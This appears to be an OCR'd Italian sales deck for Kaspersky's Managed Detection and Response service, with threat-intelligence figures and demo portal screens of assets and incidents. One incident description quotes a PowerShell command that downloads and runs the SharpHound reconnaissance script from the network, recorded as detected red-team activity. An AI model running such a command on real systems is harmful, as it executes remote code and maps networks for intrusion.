Kaspersky Managed Detection and Response

kaspersky

Agenda

Perché Kaspersky?

Panoramica del servizio

Dettagli tecnici

Esempio di incidente

Piattaforme, SLA, livelli

Perché Kaspersky?

La nostra Threat Intelligence

400M

Utenti protetti nel mondo


250.000

Aziende protette

83%

La percentuale di test indipendenti che ci colloca nella classifica Top3

Con petabyte di dati da estrapolare dai threat, tecnologie avanzate di machine-learning e un pool di esperti unico al mondo, Kaspersky è in grado di rilevare cyberattacchi non individuabili in passato.



Le nostre competenze

700+ Gruppi di threat e campagne

360.000 nuovi file malevoli rilevati ogni giorno da Kaspersky

200+ esperti di sicurezza di livello mondiale

Il Threat Research Team e il Global Research & Analysis Team operano in posizioni strategiche in tutto il mondo, offrendo informazioni e analisi estremamente approfondite di tutte le tipologie di threat

Panoramica del servizio

Advanced Threat Detection

Gli esperti dei Kaspersky SOC sono in grado di rilevare i più sofisticati attacchi mirati tramite centinaia di regole di threat hunting frutto della nostra Threat Intelligence e di oltre 20 anni di esperienza nella cybersecurity.

Efficienza

Gli esperti dei Kaspersky SOC monitorano gli eventi della vostra azienda **24x7**.


Analizziamo tutte le azioni sospette e segnaliamo solo gli incidenti reali, evitando i possibili falsi positivi.

Response and Remediation


Le segnalazioni degli incidenti sono affiancate dai suggerimenti su come rispondere ai threat rilevati.

È supportata anche la funzionalità di risposta preapprovata controllata da remoto.


Architettura MDR




Portale MDR


Kaspersky
Managed Detection and Response
Monitoring
Incidents
11
Assets
Settings
About
Application is activated
Account settings
Summary
Active incidents
40
Low 19
Normal 11
High 10
Responses
20
New 4
Declined 0
Confirmed 16
Number of incidents
25
20
15
10
5
0
Mo
Tu
We
Th
Fr
Sa
Su
Open
Resolved
Closed
On hold
Maximal number of assets for this license
70%
Connected assets 7
Free space 3


Portale MDR


Kaspersky
Managed Detection and Response
Monitoring
Incidents
11
Assets
Settings
About
Assets
Receive a CSV report by email
Asset name
Applications
Interfaces
Tenant
Last seen ago
DC
KES 11.4.0.233
2
about 3 hours
SKAB-X64-RS5
KES 11.1.1.126
1
about 3 hours
TS-KSC
KES 11.4.0.233
2
about 4 hours
DESKTOP-P1HFDO6
KES 11.2.0.2254
1
2 days
MINILAPTOP
KIS 21.1.15.500c
8
3 days
WIN-I43274G0VFK
KEA 3.9.1.1199
1
4 days
VN-VIRTUALBOX
KEA 3.9.3.411
1
5 days
TS-USER8
KEA 3.9.3.411
1
8 days
DESKTOP-6QEB3OF
KIS 21.1.15.500a
1
9 days
TS-EXCHANGE
KES 11.4.0.233
1
9 days
← Previous
1
2
Next →
10 entries per page
Entries: 1-10 / 20 total

Portale MDR



Kaspersky
Managed Detection and Response
PresalesDemoLab
Monitoring
Incidents
Assets
Settings
About
Incidents
ID / Created
Priority
Status
Resolution
Summary
Assets
Tactics
108655
10 JUL 2020
NORMAL
CLOSED
True positive
Opening a malicious document on JERRY.soc.lab
JERRY.soc.lab
TA0002:Execution
108600
10 JUL 2020
HIGH
CLOSED
True positive
Suspicious activity on host RENAT.soc.lab
RENAT.soc.lab, dc1.soc.lab
TA0005: Defense Evasion, TA0003:Persistence, 1 more...
108582
10 JUL 2020
HIGH
ON HOLD
Possible malicious activity on PC JERRY.soc.lab
JERRY.soc.lab
No
108528
10 JUL 2020
NORMAL
CLOSED
True positive
Infected Memory found on JERRY.soc.lab
JERRY.soc.lab
TA0003:Persistence
108554
10 JUL 2020
HIGH
CLOSED
True positive
Malicious Windows Managment Instrumentation consumer object activity on host JERRY.soc.lab
JERRY.soc.lab
TA0002:Execution, TA0003:Persistence
108656
10 JUL 2020
HIGH
CLOSED
True positive
Carbanak/Cobalt-related attack on host JERRY.soc.lab
JERRY.soc.lab
TA0008: Lateral Movement, TA0003:_Persistence, 1 more...
← Previous
1
Next →
10 entries per page
Entries: 1-6 / 6 total

Portale MDR


Kaspersky
Managed Detection and Response
PresalesDemoLab
Monitoring
Incidents
Assets
Settings
About
Incident 108600
Summary
Responses (0)
Communication (0)
History (20)
Summary
Suspicious activity on host RENAT.soc.lab
Priority
HIGH
Status
CLOSED
Status description
Activity on RENAT.soc.lab is part of a Red Team Security Assessment.
Resolution
True positive
Created
07/10/2020 13:32
Updated
07/17/2020 18:01
MITRE Tactics
TA0005: Defense Evasion
TA0003:Persistence
TA0002:Execution
MITRE Techniques
T1027:Obfuscated_Files_or_Information
T1038:DLL_Search_Order_Hijacking
Detection technology
KES
Affected
Affected assets (2)
Asset-based IOCs (0)
Network-based IOCs (0)
Asset name
Asset ID
RENAT.soc.lab
0xBCABC0728DE44D926A300B68D85A6B99
dc1.soc.lab
0xB3D3E772DF7B2BA5E1A639FB59901632
Description
At 2020.03.26 13:27:41 (UTC) on PC RENAT.soc.lab detected SharpHound and Powersploit activity. All multiple powershell commands were executed by the same way.
In the first part of the command line:
powershell IEX(New-Object Net.Webclient).DownloadString('https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Ingestors/SharpHound.ps1');
In the second part of the command line:

Dettagli tecnici

Architettura di alto livello del servizio




Telemetria

- Eventi del file system (creazione e modifica dei file)
- Eventi di processo (avvio, aggiunta e altre operazioni riguardanti il processo)
- Eventi di rete (connessione, query DNS, download di file, e-mail, ecc.)
- Eventi di sistema (registro, registri eventi, WMI, esecuzione automatica, ecc.)
